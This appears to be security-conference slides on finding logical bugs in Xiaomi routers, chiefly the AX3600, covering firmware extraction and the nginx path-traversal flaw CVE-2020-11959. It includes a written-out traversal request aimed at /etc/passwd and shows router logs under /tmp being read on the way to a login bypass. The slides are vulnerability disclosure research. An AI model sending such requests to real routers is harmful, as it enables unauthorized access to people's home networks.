



# Exploit (Almost) all Xiaomi Routers Using Logical Bugs.

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# PART 1

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## Background

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
- Beijing Chaitin Tech Co., Ltd(@ChaitinTech)  
<https://chaitin.cn/en>  
<https://realworldctf.com/>
- Chaitin Security Research Lab
  - Pwn2Own 2017 3rd place
  - GeekPwn 2015/2016/2018/2019 awardees
    - PS4 Jailbreak, Android rooting, IoT Offensive Research, ESXi Escape
  - CTF players from team b1o0p, Tea Deliverers
    - 2nd place at DEFCON 2016
    - 3rd place at DEFCON 2019
    - 1st place at HITCON 2019
    - 4st place at DEFCON 2020



# About Xiaomi

- Ranks 422<sup>nd</sup> on the Fortune Global 500 list for 2020
- Hosts the world's largest IoT platform
- Xiaomi today has more than 235 million connected devices





# About AX3600

- Released on February 13, 2020
- The first router to support Wi-Fi 6 of Xiaomi
- 599¥/ 99\$
- 年轻人的第一台Wi-Fi 6路由器



# Logical Bugs

- A logical error is a bug in a program that causes it to operate incorrectly, but not to terminate abnormally (or crash)
- Logical bugs are hard to find but relatively easy to exploit
- We will elaborate more by examples

```
[-----code-----]
0x800067e <main+52>: call  0x8000520 <strcpy@plt>
0x8000683 <main+57>: mov   eax,0x0
0x8000688 <main+62>: leave
=> 0x8000689 <main+63>: ret
0x800068a:    nop    WORD PTR [rax+rax*1+0x0]
0x8000690 <__libc_csu_init>: push   r15
0x8000692 <__libc_csu_init+2>:      push   r14
0x8000694 <__libc_csu_init+4>:      mov    r15,rdx
[-----stack-----]
0000| 0x7fffffffde28 ('a' <repeats 24 times>)
0008| 0x7fffffffde30 ('a' <repeats 16 times>)
0016| 0x7fffffffde38 ("aaaaaaaa")
```



# Attack surface

- Web server (80/8080/8098/8999)
- DNS (53)
- Other protocol (784)

```
Nmap scan report for 192.168.31.1
Host is up (0.0052s latency).
Not shown: 65528 closed ports
PORT STATE SERVICE VERSION
53/tcp open domain ISC BIND 9.11.3-1ubuntu1.12 (Ubuntu Linux)
80/tcp open http nginx 1.12.2
784/tcp open unknown
8080/tcp open http nginx 1.12.2
8098/tcp open http nginx 1.12.2
8999/tcp open http nginx 1.12.2
```

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A little spoiler alert:

All web functions are completed in lua. And most luac files  
are encrypted in Xiaomi's own format.





## PART 2

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# Pure BlackBox Analysis




# From Zero to Firmware

Common ways:

- Dump the flash, sniffer from network traffic when updating
- get a shell from serial connection, ssh/telnet, Nday/0day attack etc.
- Social engineering, especially for Xiaomi IoT devices

# From Zero to Firmware

[http://miwifi.com/miwifi\\_download.html](http://miwifi.com/miwifi_download.html)



Redmi路由器AX5 稳定版  
版本1.0.26 (2020年7月14日更新) [更新日志](#)  
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# From Zero to Firmware

```
..rs/PC/Desktop x + x
→ Desktop binwalk -e miwifi_r3600_firmware_aa047_1.0.20.bin
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
684          0x2AC          UBI erase count header, version: 1, EC: 0x0, VID header offset: 0x80
0, data offset: 0x1000
→ Desktop ubireader_extract_images _miwifi_r3600_firmware_aa047_1.0.20.bin.extracted/2AC.ubi
read Error: Block ends at 28704768 which is greater than file size 28573968
extract_blocks Fatal: PEB: 218: Bad Read Offset Request
→ Desktop |
```

Seems it's a UBI image, but we encounter the error when trying to extract it using [ubi\\_reader](#)

# From Zero to Firmware

2AC. ubi x																
▼ Edit As: Hex ▾ Run Script ▾ Run Template ▾																
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
1B3:FF40h:	FF															
1B3:FF50h:	FF															
1B3:FF60h:	FF															
1B3:FF70h:	FF															
1B3:FF80h:	FF															
1B3:FF90h:	FF															
1B3:FFA0h:	FF															
1B3:FFB0h:	FF															
1B3:FFC0h:	FF															
1B3:FFD0h:	FF															
1B3:FFE0h:	FF															
1B3:FFF0h:	FF															
1B4:0000h:	00	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00
1B4:0010h:	9E	71	54	93	28	7A	FF	54	E4	79	A7	C4	1F	C6	19	E0
1B4:0020h:	9D	69	37	17	C9	9E	7C	C9	32	F5	D0	71	05	13	BE	66
1B4:0030h:	00	31	3D	72	BD	AA	C4	E9	17	8D	D8	B4	1B	CF	F7	5E
1B4:0040h:	78	98	B0	CF	31	E2	B4	A8	0B	F7	5C	8C	B2	96	8A	B2
1B4:0050h:	BE	36	1B	2D	9C	0D	CB	0C	4F	5D	B4	52	8D	81	62	E9
1B4:0060h:	A4	C2	71	20	53	1A	33	1A	62	56	D8	88	AA	EE	34	F2
1B4:0070h:	22	F0	20	F4	EE	DF	05	F8	06	BB	B4	60	78	6D	67	7B
1B4:0080h:	44	A8	5A	A2	0E	3B	73	38	63	E7	35	DE	F8	C2	91	76
1B4:0090h:	9A	BC	81	8E	6C	6F	7F	7F	BB	FC	B4	53	04	06	35	
1B4:00A0h:	DC	7C	5D	E7	7A	26	45	C6	22	41	45	15	7B	27	70	4E
1B4:00B0h:	65	3E	8E	B6	BC	45	05	B8	C5	87	AA	58	29	AC	8B	07
1B4:00C0h:	A9	87	15	D2	E2	25	F7	B1	AA	5A	D1	E4	88	CF	14	80
1B4:00D0h:	4E	42	62	AE	D7	D5	EC	6C	E6	D5	C1	26	FF	BE	07	12
1B4:00E0h:	7A	35	0C	9B	11	F8	C4	58	F4	5E	95	38	95	AB	4A	5F
1B4:00F0h:	12	74	6F	BF	E4	F2	09	A1	A6	38	0C	A8	35	4F	8F	1D
1B4:0100h:	2F	A7	1C	B1	40	4B	58	E5	44	14	5A	FE	92	65	E1	8C
1B4:0110h:																

Reading the code of [ubi\\_reader](#), we find there is an extra data block at the end of the image.

Ps: this issue is fixed in commit [63105](#)

# From Zero to Firmware

```
_miwifi_r3600_firmware_aa047_1.0.20.bin.extracted ubireader_extract_images 2AC.ubi
_miwifi_r3600_firmware_aa047_1.0.20.bin.extracted cd ubifs-root/2AC.ubi
2AC.ubi file *
img-1693447669_vol-kernel.ubifs:      data
img-1693447669_vol-ubi_rootfs.ubifs: Squashfs filesystem, little endian, version 4.0, 22970058 bytes, 4144 inodes, blocksize: 262144 bytes, created: Tue Mar 10
05:03:23 2020
2AC.ubi sudo unsquashfs ./img-1693447669_vol-ubi_rootfs.ubifs
[sudo] password for m4x:
Parallel unsquashfs: Using 4 processors
3900 inodes (4053 blocks) to write

[=====] 4053/4053 100%

created 3452 files
created 244 directories
created 447 symlinks
created 1 devices
created 0 fifos
2AC.ubi ls squashfs-root
bin  cfg  data  dev  etc  ini  lib  lib64  mnt  overlay  proc  readonly  rom  root  sbin  sys  tmp  userdisk  usr  var  www
2AC.ubi █
```

Now we have firmware ☺

# The First Vulnerability ([CVE-2020-11959](#))

```
⚙ nginx.conf ×
etc > nginx > ⚙ nginx.conf
57      #
58      #配置备份恢复使用
59      location /backup/log {
60          alias /tmp/syslogbackup/;
61      }
```

alias defines a replacement for the specified location

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So we can read files under `/tmp` directory

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
```
Windows PowerShell
PS C:\Users\M4x> http --path-as-is "http://192.168.31.1/backup/log../../etc/passwd"
HTTP/1.1 404 Not Found
Connection: keep-alive
Content-Length: 169
Content-Type: text/html; charset=UTF-8
Date: Fri, 28 Aug 2020 03:42:37 GMT
Server: nginx/1.12.2

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.12.2</center>
</body>
</html>

PS C:\Users\M4x> |
```

But the path traversal is limited to **/tmp**

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


The screenshot shows a Visual Studio Code interface. On the left, a sidebar displays search results for the directory `/tmp/`, showing 113 files with 484 results. The results list includes several shell scripts and configuration files, with many paths and file names highlighted in orange. The main editor window displays the `syslog-nginx.conf` file, which is a configuration for a syslog-nginx daemon. The configuration includes definitions for UDP ports, kernel sources, destination files for messages and statistics, and templates for log entries. The code is color-coded for syntax, with file paths and log entries highlighted in orange.

```
24 |     udp(ip(0.0.0.0) port(514));
25 | };
26 |
27 | source kernel {
28 |     file("/proc/kmsg" program_override("kernel") flags(kernel));
29 | };
30 |
31 | destination d_messages {
32 |     file("/tmp/messages");
33 | };
34 |
35 | template t_stat { template("$MSG\n"); };
36 |
37 | destination d_stat_points_rom {
38 |     file("/tmp/stat_points_rom.log" template(t_stat));
39 | };
40 |
41 | destination d_stat_points_web {
42 |     file("/tmp/stat_points_web.log" template(t_stat));
43 | };
44 |
```

So what can we read under `/tmp`?

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```
192.168.31.1/backup/log..mes x +  
Not Secure | 192.168.31.1/backup/log..messages  
For quick access, place your favorites here on the favorites bar. Manage favorites now  
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## Login Bypass!

# The First Vulnerability ([CVE-2020-11959](#))

```
#重定向配置文件
include 'miwifi-webinitrd.conf';
#
location /backup/log/ {
    alias /tmp/syslogbackup/;
}
```

